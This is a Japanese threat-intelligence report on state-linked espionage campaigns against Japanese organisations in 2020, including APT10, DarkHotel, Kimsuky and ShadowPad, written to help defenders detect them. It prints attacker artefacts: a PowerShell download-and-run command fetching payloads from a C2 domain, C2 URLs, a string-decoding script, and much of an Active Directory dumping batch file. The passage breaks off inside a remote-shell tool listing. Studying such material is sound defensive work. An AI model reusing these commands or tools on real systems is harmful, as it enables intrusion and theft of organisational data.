標的型攻撃の実態と対策アプローチ 第5版

日本を狙うサイバーエスピオナージの動向2020年度

2021年5月21日

Macnica Networks

TeamT5

macnica networks

TEAMT5
Persistent Cyber Threat Hunters

目　次

はじめに …… 2

攻撃のタイムラインと攻撃が観測された業種 …… 3

攻撃の概要 …… 5

2020年 4月(メディア、シンクタンク、N/A) …… 5

2020年 5月(N/A) …… 6

2020年 6月(製造業) …… 7

2020年 8月(製造業) …… 8

2020年 10-12月(複数の製造業、IT サービス) …… 8

2020年 12月 - 2021年 2月(メディア、シンクタンク) …… 9

新しいTTPsやRAT など …… 10

CloudDragon(Kimsuky) …… 10

A41APT 攻撃キャンペーン侵入後の攻撃ツール …… 12

安全保障の関係者を狙ったとみられる攻撃 …… 15

中国語圏を拠点とする攻撃グループの連携(Sanyo, Tick, Winnti Group) …… 20

LODEINFO進化を続ける攻撃キャンペーン …… 29

攻撃グループについて …… 33

攻撃グループごとのTTPs(戦術、技術、手順) …… 34

TTPsより考察する脅威の検出と緩和策 …… 36

マルウェアの配送・攻撃について …… 36

インストールされるRAT、遠隔操作(C2サーバについて) …… 38

侵入拡大・目的実行 …… 38

検知のインディケータ …… 39

はじめに

マクニカネットワークスでは、セキュリティ研究センターを中心に、2014 年から、日本に着弾する標的型攻撃（サイバーエスピオナージ）を分析してきました。情報窃取を目的とした、この種のサイバー攻撃は、ランサムウェアによる攻撃と違い、長期間に渡って侵害に気づかない組織が多く、表面化するケースも比較的少ないため、情報共有がされにくいと言えます。

しかし、国内外のサイバーセキュリティ業界の長年の努力によって今日までに収集された攻撃痕跡（マルウェア、攻撃インフラ、ログ）を分析していくと、各攻撃グループの TTPs、目的や意図、スキルレベルなどが、徐々に浮き彫りになってきています。このような取り組みは、組織を超えた戦略的な情報共有とインテリジェンスへの昇華によって成り立ちます。今回で第５版となる「標的型攻撃の実態と対策アプローチ」ですが、前回の第４版から、台湾の TeamT5 社と共同で分析と執筆を行っています。標的型攻撃（サイバーエスピオナージ）は地政学リスクや国家間の緊張関係に大きく依存するため、そのような意味でも、台湾の TeamT5 社との協業には大きな意味と意義があります。


本レポートでは、2020 年度（2020 年４月から 2021 年３月）に観測された、日本の組織から機密情報（個人情報、政策関連情報、製造データなど）を窃取しようとする攻撃キャンペーンに関する分析内容を、注意喚起を目的として記載しています。ステルス性の高い遠隔操作マルウェア（RAT）を用いた事案を中心に、新しい攻撃手法やその脅威の検出について記載しています。レポートの最後には、本文中で紹介した攻撃キャンペーンで使われたインディケータを掲載しています。

日本企業の産業競争力を徐々に蝕んでいく標的型攻撃に対して、今後も粘り強い分析と啓蒙活動に取り組んでいく所存です。

攻撃のタイムラインと攻撃が観測された業種

2020 年度の攻撃動向は、前年度の観測[1]と比較すると、2019 年度に比較的活発であった国内の組織を標的とした Tick と BlackTech 攻撃グループの活動が低下し、LODEINFO マルウェアを使う APT10 攻撃グループ、A41APT 攻撃キャンペーンの報告された APT10 攻撃グループの攻撃が活発に観測されました。

表 1. タイムチャート



これまでの観測同様、上期に DarkHotel 攻撃グループと思われる攻撃活動の観測があり、新たに CloudDragon (Kimsuky[2]) や DarkSeoul 攻撃グループの VSingle マルウェアを使う攻撃[3]が日本に対して行われていたと分析しています（ 我々は、VSingle マルウェアを使う攻撃グループは、Lazarus 攻撃グループの中でも DarkSeoul[4] と関連のある攻撃グループとして特徴を分けて分析しています ）。年間を通して、LODEINFO マルウェア[5]を使う APT10 攻撃グループのメディア、シンクタンクを標的とした攻撃が活発に見られました。一方、APT10 攻撃グループの同種のローダー (DES_Loader) からいくつかの異なるペイロード (SodaMaster, P8RAT, Cobalt Strike Stager Shellcode, xRAT) をメモリに展開して攻撃する A41APT 攻撃キャンペーン[6][7][8]も観測されました。

1 https://www.macnica.net/pdf/mpressioncss_ta_report_2019_4.pdf
2 https://yoroi.company/research/the-north-korean-kimsuky-apt-keeps-threatening-south-korea-evolving-its-ttps/
3 https://blogs.jpcert.or.jp/ja/2021/03/Lazarus_malware3.html
4 https://www.sans.org/reading-room/whitepapers/critical/tracing-lineage-darkseoul-36787
5 https://blogs.jpcert.or.jp/ja/tags/lodeinfo/
6 https://jsac.jpcert.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_jp.pdf
7 https://securelist.com/apt10-sophisticated-multi-layered-loader-ecipekac-discovered-in-a41apt-campaign/101519/
8 https://www.lac.co.jp/lacwatch/report/20201201_002363.html

A41APT 攻撃キャンペーンが観測された標的は、複数の製造業や IT サービスと多く、A41APT 攻撃キャンペーンの公開情報では、その他に政府、医療、衣料品関連などの業種も標的になっていた[9]とされ、日本を標的とした攻撃グループとしては、もっとも活発に攻撃活動を行っていたのではないかと分析しています。観測は少ないものの、Sanyo (Tonto Team[10]) 攻撃グループの ShadowPad を使った攻撃も観測されました。




図 1. 標的組織のパイチャート（2020 年度）

年間を通して、APT10 の LODEINFO マルウェアを使った攻撃がメディア、シンクタンクを標的として行われたため、メディア、シンクタンクが標的に占める割合が大きくなっています。APT10 の A41APT 攻撃キャンペーンは、製造業の観測が多くありますが、ここに含まれていない政府、医療、衣料品といった業種にも注意を向けて頂ければと思います。医療や衣料品などの意外な業種もこのA41APT攻撃キャンペーンの標的である点について、現在のところ、攻撃者の標的動向に変化がある可能性と本当の標的に侵入するために侵入しやすい関連会社を狙った可能性があると分析しています。A41APT 攻撃キャンペーンは、標的型攻撃の中でもかなり検出が困難な部類の攻撃と考えています。検出の難しい理由は、スピアフィッシュメールからの侵入はなく、マルウェアに感染した端末は国内企業の海外含む関連企業のサーバ OS が大半で感染台数が少なく、C2 サーバの IP アドレスは各感染ホストで異なります。そのため、国内企業の本社ネットワークと比べて対策が手薄な拠点への侵入というだけでなく、本書を含めたハッシュ値や IP アドレスといった静的な IOC での検出が困難な事があげられます。ここに記載した業種では、できれば関連会社や海外含む各拠点で、本書の後半で記載する検出手法を参考に確認を行って頂ければと思います。
標的型攻撃については発見や検出が困難であり、侵入を検出するまでにも時間がかかる厄介な問題である事が再認識されます。本書の統計は氷山の一角ととらえ、ここで記載する攻撃手法も参考にして頂き、注意警戒を怠らないようにして頂ければと思います。

9 https://symantec-enterprise-blogs.security.com/blogs/japanese/ribenguanlianzuzhiwobiaodetoshitazhangqiniwataruqiaomiaonagongjikiyanhen
10 https://gblogs.cisco.com/jp/2020/03/talos-bisonal-10-years-of-play/

攻撃の概要

以下は、４月から３月までの月ごとに観測された攻撃の概要を記載しています。

2020年 4月 (メディア、シンクタンク、N/A)

APT10 LODEINFO

APT10 攻撃グループの LODEINFO マルウェアに感染させる事を目的としたスピアフィッシュメールが、メディア、シンクタンク関連の組織を標的として活発に観測されました [11]。スピアフィッシュメールに添付された Microsoft WORD ファイルのマクロ機能を有効にする事で、正規の実行ファイルと LODEINFO マルウェアを含むサイドローディング DLL の２つのファイルが書き込まれて実行されます。2020 年 1 月の観測では、v0.1.2 の LODEINFO が観測されましたが、４月には v0.2.7、６月には v0.3.8 とバージョンアップされ、v0.3.8 ではこれまで被害は確認していないものの、遠隔操作機能にファイルを暗号化するランサム機能が追加されています。

```
strcpy(&v_command, "command");
v_ls = 'sl';
strcpy(&v_send, "send");
strcpy(&v_recv, "recv");
strcpy(&v_memory, "memory");
strcpy(&v_kill, "kill");
strcpy(&v_cat, "cat");
v_cd = 'dc';
v_rm = 'mr';
strcpy(&v_ver, "ver");
strcpy(&v_print, "print");
strcpy(&v_ransom, "ransom");
strcpy(&v205, "keylog");
```

図 2. LODEINFO v0.3.8 に実装されたランサム（ransom）機能

DarkHotel

パブリックマルウェアリポジトリにアップロードされたファイル (SHA256: 9233133a60362d5507dfe84a491ecf29b9b7a8d5c3fab52e1d9accf2f4a678fb) は、マクロのついた Microsoft WORD ファイルで、マクロを有効にして実行するとスケジュールタスクの登録と、ワード (WINWORD.EXE) を起動してスレッドをインジェクションし、引数で渡されたパラメーターで PowerShell によるファイルのダウンロードを行います。

```
Company: Microsoft Corporation
CommandLine: "C:¥Program Files¥Microsoft Office¥Root¥Office16¥WINWORD.EXE" -ep Bypass -Command mkdir $env:APPDATA¥GncNet ; $cli = New-Object System.Net.WebClient ; $cli.Headers['User-Agent'] = 'Mozila/5.0 (Windows NT 6.1; Win64; x64; rv:72.0) Gecko/20191232 FireFox/72.0' ; $cli.DownloadFile('http://wp.hitominote.com/smessr/retouch8.php', $env:APPDATA + '¥GncNet¥smssr.db') ; While($true){ if ((Get-Item $env:APPDATA'¥GncNet¥smssr.db').length -eq 8704){ Copy-Item -force -Path $env:APPDATA'¥GncNet¥smssr.db' -Destination $env:APPDATA'¥GncNet¥smssr.exe'; $rr='2020' ; Break }} ; $cli.DownloadFile('http://wp.hitominote.com/smessr/favicon.ico?'+$rr, $env:APPDATA+'¥GncNet¥c.db')
```

図 3. WORD プロセス上で PowerShell コマンドの実行

11 https://www.nikkei.com/article/DGXMZO61445290T10C20A7SHB000/

通信先は、次の URL に固定のユーザーエージェントの値でアクセスし、更なるペイロードを入手して実行します。残念ながら、調査を行った際には既に入手ができない状態でした。

http[:]//wp.hitominote[.]com/smessr/retouch8.php
http[:]//wp.hitominote[.]com/smessr/favicon.ico?2020
http[:]//nano.toyota-rnd[.]com/cdn/proc1.php
http[:]//nano.toyota-rnd[.]com/cdn/favicon.ico?
User-Agent: Mozila/5.0 (Windows NT 6.1; Win64; x64; rv:72.0) Gecko/20191232 FireFox/72.0

複雑なダウンローダーの処理やタスクスケジューラを多用する事などから、DarkHotel 攻撃グループによる手法に近い攻撃と分析しています。

CloudDragon

2020 年 12 月にパブリックマルウェアリポジトリにアップロードされた CloudDragon のペイロード (SHA256: 2fb6cf5003543cb0355eba8f4242f2e34d61106c813b7bfeb5816de0e0d508f1、C2: rolls-royce-love.890m[.]com) は、コンパイル時間 (Sat Apr 11 22:50:54 2020 JST) から 2020 年 4 月頃の攻撃キャンペーンのものと思われ、2020 年 3 月に報告された韓国を標的としたと思われる攻撃[2]の一部が国内の組織にも及んでいた可能性があると分析しています。

2020年5月 (N/A)

DarkSeoul VSingle

2020 年 5 月にパブリックマルウェアリポジトリにアップロードされたファイル名 NvContainer.exe または sqlsv.exe (SHA256: eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60) は、実行すると、内包された VSingle.dll を Explorer.exe にインジェクションしてロード、実行します。Explorer.exe のメモリ上に展開された VSingle.dll ファイルは、公開情報にある VSingle マルウェア[3]です。この検体の通信先は下記になります。

http[:]//toysbagonline[.]com/reviews
http[:]//purewatertokyo[.]com/list
http[:]//pinkgoat[.]com/input
http[:]//yellowlion[.]com/remove
http[:]//salmonrabbit[.]com/find
http[:]//bluecow[.]com/input




図 4. VSingle マルウェアに見られるデバッグシンボルとファイル名

2020年 6月（製造業）

APT10 A41APT

2020 年 6 月、APT10 攻撃グループの A41APT 攻撃キャンペーンが検出されました。検出されたファイル OPENGL32.DLL は、同じフォルダに攻撃者が設置した正規実行ファイル waasmedic.exe からロードされる DES_Loader（別称：Ecipekac、Sig_Loader、HEAVYHAND）と名づけられたローダーファイルで、その後、多段のシェルコードによる展開を経て waasmedic.exe のメモリに展開されるペイロードは、SodaMaster[6]（別称：DelfsCake, dfls, DARKTOWN）でした。SodaMaster には、C2 サーバから dfls のコマンド命令を受けて実行する特徴があり、d はメモリにダウンロードした DLL をロードして実行し、s はリモートシェルに関連するペイロードをメモリにダウンロードして実行する遠隔操作ツールです。

```
not     r11d
cmp     r11d, esi
jnz     short loc_180001B7D
movzx   eax, byte ptr [rbx+4]
cmp     al, 'd'
jz      short loc_180001B71
cmp     al, 'f'
jz      short loc_180001B66
cmp     al, 'l'
jz      short loc_180001B5B
cmp     al, 's'
jnz     short loc_180001B7D
lea     edx, [rdi-5]
lea     rcx, [rbx+5]
call    My_CallMem      ; Call Downloaded Payload on Memory
jmp     short loc_180001B7D
```

図 5. SodaMater に実装された d f l s 命令機能

2020年8月（製造業）

Sanyo ShadowPad

2020年8月、Sanyo攻撃グループによるShadowPadが検出されました。検出されたファイルsecur32.DLL (SHA256:8504c06360f82b01b27aa1c484455e8a6ce9c332d38fe841325521d249514bfa)は、同じフォルダに攻撃者が設置した正規実行ファイルiecoupdate.exeからロードされるものでした。このDLLファイルは、自身に含まれる暗号されたペイロードを読んで0x56のXORでデコードした後、svchost.exeを起動してインジェクションします。また、これらのペイロードを展開するコードの間に、実際には使わない値を計算するジャンクコードが多く含まれていました。svchost.exeにインジェクションされたペイロードは、ShadowPad (C2: 101.78.177[.]244:443)でした。

```
v9 = dword_1CF0F9C - 1189374625;
dword_1CF0F98 = 695226105 * dword_1CF0F88;
dword_1CF0F9C = dword_1CF0F9C - 1189374625 + 2067534706;
dword_1CF0F94 = v9 / 0x8504673C - 298520631;
dword_1CF0F8C = dword_1CF0F88 + 2013178903;
dword_1CF0F84 = dword_1CF0F88 + 1493047347;
dword_1CF0F88 = dword_1CF0F9C ^ 0xEE09F355;
dword_1CF0F84 += 4540098;
v_svchost_exe = sub_1B4F9C0(v24);
if ( CreateProcessA(0i64, v_svchost_exe, 0i64, 0i64, 0, 4u, 0i64, 0i64, &StartupInfo,
{
  dword_1CF0F94 = dword_1CF0F88 ^ 0xAFA57309;
  dword_1CF0F84 = (dword_1CF0F8C - 1255078855) & 0x97889584;
  dword_1CF0F8C = ((dword_1CF0F8C - 1255078855) & 0x97889584) - 1611698810;
  dword_1CF0F90 = dword_1CF0F98 + 723963197;
  dword_1CF0F8C -= 1785371642;
  dword_1CF0F88 = 1430160257 * dword_1CF0F84;
  dword_1CF0F98 = dword_1CF0F8C / 0x45B37A72u;
  dword_1CF0F84 = dword_1CF0F8C / 0x45B37A72u + 578779789;
```

図6. 多くのジャンクコードが含まれるShadowPadローダー

2020年10-12月（複数の製造業、ITサービス）

APT10 A41APT

2020年10月から12月にかけて、APT10攻撃グループのA41APT攻撃キャンペーンの攻撃が活発に観測されました。検出された検体は、2020年6月に観測されたDES_Loaderと同種のローダーと正規実行ファイルの組み合わせですが、メモリに展開されるペイロードには、P8RAT[6]（別称：GreetCake、HEAVYPOT）と名づけられたペイロードや、JQueryのリクエストを偽装したビーコンを送信するCobalt StrikeのStager Shellcodeも、SodaMasterとともに観測されるようになりました。スピアフィッシュによる新規感染はなく、SSL-VPN装置の脆弱性または既に窃取したアカウントを使って攻撃者が侵入した後に、マルウェアが主にサーバOSに設置されています。P8RATは、初期のバージョンでは、Set Online Time、Set Reconnect TimeOutといったタイマー時間を設定する文字列が露出したマルウェアでした。

図 7. P8RAT の初期バージョンに見られる特徴的な文字列

2020年12月 - 2021年2月（メディア、シンクタンク）

APT10 の LODEINFO マルウェアへの感染を狙ったスピアフィッシングメールが活発に観測されました。観測された LODEINFO のバージョンは v.0.4.6 - v0.4.8 で 、v.0.4.6 以降ではキーロガーの機能が実装されています。

新しいTTPsやRATなど

ここでは、先に引用させて頂いた公開されている調査報告ではまだ触れられていない観測や分析を中心に、少し詳しく紹介します。

CloudDragon (Kimsuky)

2020年12月にパブリックマルウェアリポジトリにアップロードされたファイル、ファイル名backcoor.dll (SHA256: 2fb6cf5003543cb0355eba8f4242f2e34d61106c813b7bfeb5816de0e0d508f1、C2: rolls-royce-love.890m[.]com) は、CloudDragon攻撃グループのJambogと名づけたペイロードです。このDLLファイルは、DllMain() 関数でDLLとしてロードされた条件で処理が開始されます。このDLLファイルは、公開情報[2]によると、スピアフィッシュメールからドロップされシステムに常駐する遠隔操作ツールと思われます。処理の最初に感染端末での多重起動を防ぐため、IMPOSSIBLE-2の値でミューテックスを作成します。続いて、2つのスレッド処理を開始します。1つは、C2にシステム情報を送信して標的かどうかを識別するためのスレッド処理です。もう1つは、C2と通信して命令をファイルとしてダウンロードし、そのファイルを読んで復号して得られた命令を実行する処理です。標的かどうかを識別するためのC2通信と、命令を受けとって処理を行うためのC2処理は、URLの文字列で識別していると思われます。URLの文字列が、”?m=a&p1=<NICの物理アドレスから - を抜いた文字列>&p2=<OSバージョン>_DROPPER”の場合は標的を識別するための通信で、”?m=a&p1=<NICの物理アドレスから - を抜いた文字列>”の場合、XORで暗号された命令ファイルのダウンロードです。




図8. CloudDragon Jambogの通信処理

図 8 に見られる 8E84AFCB83AD5E894AC0…、11F583CE40EFC4EB075AA…といった 16 進数を想起させる文字列は、同じ XOR 処理で復号して利用される難読化された文字列です。復号する事で、C2 通信先のアドレスや、このマルウェアが利用する Win32 API の文字列が得られます。復号処理は、難読化された文字列の 2 文字を 1 バイトとして扱い、16 バイト目までのバイト配列とそれ以降のバイト配列に分けて、16 バイト目以降のバイト配列で 2 回 XOR した値が復号した文字列となります。

```
bases = ['11F583CE40EFC4EB075AA18DB0A2FA4C3E''8E84AFCB83AD5E894AC0FF03BD9EF8A1FC17D47383032FC9FA59C3E

for j, base in enumerate(bases):
    list1 = []
    list2 = []
    for i in range(0,len(base)-1, 2):
        c = base[i] + base[i+1]
        if i < 32:
            list1.append(c)
        else:
            list2.append(c)
    list2.insert(0, '00')

    c = ""
    j = 0

    for index in range(len(list2) -1):
        if index > 1 and index %16 == 0:
            j += 1
        if index > 15:
            c = c + chr( int(list1[index-16*j],16) ^ int(list2[index],16) ^ int(list2[index+1],16))
            #print str(index) + 'c1:' + c
        else:
            c = c + chr( int(list1[index],16) ^ int(list2[index],16) ^ int(list2[index+1],16))
            #print  str(index) + 'c0:' + c
    print c + '/' + base
```

図 9. CloudDragon Jambog の難読化のデコード

C2 の命令は、アップデート用の DLL をダウンロードして COM サーバーとして regsvr32.exe で登録してシステム常駐する命令 (1)、ダウンロードしたファイルを復号してメモリ上に展開して実行する命令 (2)、システムで収集した情報ファイルをアップロードする命令 (3)、デフォルトがプロセスの実行と結果をアップロードする命令と思われます。

```
if ( v65 )
{
  if ( v66 )
  {
    switch ( v66 )
    {
      case 1:
        My_WriteF_Regsvr32_s_FileName(&v59);
        break;
      case 2:
        My_Run_Memory_(&v59);
        break;
      case 3:
        My_ReadFile_Upload(&v59);
        break;
    }
  }
  else
  {
    My_CreateProcess_Upload(&v59);
  }
```

図 10. CloudDragon Jambog に実装された遠隔操作機能

公開情報 [2] によると標的型攻撃らしく検知率の低い検体であると指摘されている点、またこの検体が攻撃に利用されたと思われる 2020 年 4 月から時間の経過した 2020 年 12 月にパブリックリポジトリで検出されているため、本分析の情報も参考にネットワークログ、ホストに残る不審な挙動（Explorer.exe に対する DLL インジェクションなど）などご確認頂ければと思います。

A41APT 攻撃キャンペーン侵入後の攻撃ツール

2020 年 10 月にパブリックマルウェアリポジトリにアップロードされたファイル、ファイル名 vmtools.dll (SHA256: 08eaef6be41244bce8fdc908bee03ec7549197f4fcd7dd0da90a5c14f67e4c4b、C2: 88.198.101[.]58) は、この攻撃キャンペーンの DLL サイドローディングで使われる DES_Loader です。この検体と関連した攻撃キャンペーンで侵入後に攻撃者が使ったと思われる内部ツールに、arcback.cmd (SHA256: 2926b7faaac641086e979ee8a6de747ed3afcc184a44fa3d621919f19780b2ad) と svchost.vbs (SHA256: 09e90c178870e72860401300a91a5a12ae84b0bdb639d7d08fc2ff09706460f2) があります。
arcback.cmd は、base64 でエンコードされた CAB ファイルから Active Directory の情報収集ツール csvde.exe を展開します。arcback.cmd は、csvde ツールを使ってドメインコントローラーから取得できる一通りの情報を csv ファイルにダンプして取得していると思われます。

```
echo [-] getting computer info
set output=!DOMAINNAME!_!DOMAINDNSNAME!_%today%_ad_computer.csv
set filter="(&(objectClass=user)(objectCategory=computer))"
set attlist=DN, objectClass, whenCreated, whenChanged, sAMAccountName, operatingSystem, operatingSystemVersion,
set attlist=!attlist! operatingSystemServicePack, dNSHostName, servicePrincipalName, memberOf, description, pwdlastset,
set attlist=!attlist! logonCount, hpOwnerID, employeeID, managedBy, hpGlobalID, ms-MCS-AdmPwd, ms-MCS-AdmPwdExpirationTime,
set attlist=!attlist! UserAccountControl, manager, TrustedForDelegation, TrustedToAuthForDelegation,
set attlist=!attlist! networkAddress, macAddress, c, company, co, distinguishedName, capgemini-ModifiersID,
set attlist=!attlist! mS-DS-CreatorSID
set attlist="!attlist!"

if exist !output! (
    echo [-] found !output! under current path, skip
) else (
    %csvde% !CsvdeAuth! -f !output! -r !filter! -u -l !attlist! -s !DOMAINDNSNAME! || set connect_server_error=1
)
if "!connect_server_error!"=="1" (
    echo [-] error occured, skip this domain
    goto :eof
)

echo [-] getting user info
set output=!DOMAINNAME!_!DOMAINDNSNAME!_%today%_ad_user.csv
set filter="(&(objectClass=user)(objectCategory=person))"
set attlist=DN, objectclass, description, whenCreated, whenChanged, displayName, memberOf, sAMAccountName,
set attlist=!attlist! logonCount, userPrincipalName, givenName, sn, adminCount, mail, comment, lastlogon,
set attlist=!attlist! pwdlastset, homedirectory, scriptpath, hpOwnerID, employeeID, managedBy, hpGlobalID,
set attlist=!attlist! objectSid, UserAccountControl, userworkstations, employeeType, manager, mailNickname,
set attlist=!attlist! c, co, company, department, employeeNumber, l, logonWorkstation, streetAddress, title,
set attlist=!attlist! facsimileTelephoneNumber, mobile, msTSManagingLS, telephoneNumber, postalCode, otherTelephone, ipPhone,
set attlist=!attlist! capgemini-JobRole, capgemini-Mailhost, capgemini-ModifiersID, directReports, capgemini-EntityLevel1,
set attlist=!attlist! msDS-KeyVersionNumber, msDS-KrbTgtLinkBl, servicePrincipalName, mS-DS-CreatorSID
set attlist="!attlist!"
```

図 11. arcback.cmd バッチファイルに実装された csvde コマンド

攻撃者はこの情報に基づいて、組織ネットワーク内部で別の標的を見つけて移動したり、ユーザーリストから得られる部門やメールアドレスなどの情報は攻撃キャンペーンが検出されて攻撃が一旦終息した場合にも、次の攻撃キャンペーンでスピアフィッシュメールの送付などに利用されるかもしれません。対策側は、EDR などのコマンドを記録できるツールで監視している場合には、コマンドの引数が長くなるため、引数にある文字列から csvde が実行された事を検出の参考にできると思われます。また、攻撃者はセキュリティ対策の手薄な端末でこのようなツールを実行する傾向にあるため、ドメインコントローラー側では、普段ログインのないサーバーやホストから管理者でログオンされた事を監視するといった事がこのツールを検出するために必要になると思われます[12](参考文献は csvde が実行されたイベントログの特徴を記載) 。

svchost.vbs は、WMI を使って組織ネットワークの別の PC にリモート接続して様々な操作を容易に行う事ができるツールです。インタラクティブなリモートシェル操作 (/shell) と 1 つの命令を実行する (/cmd) モードを引数で指定して、攻撃者が内部で別の端末のリモート操作を行うものと思われます。/cmd モードで実行可能な命令セットは 77 個あり、ファイル、フォルダ、プロセス、レジストリの操作に加え、PowerShell の実行など豊富な機能をそなえたリモート操作ツールになっています。

12 https://www.jpcert.or.jp/research/20160628ac-ir_research.pdf

```
476             CommandShell = ShellLEV(objWMIService, arrArguments)
477         Case "get-event", "gev"
478             CommandShell = ShellGEV(objWMIService, arrArguments)
479         Case "get-time", "now"
480             CommandShell = ShellNOW(objWMIService)
481         Case "check-cyber", "cc"
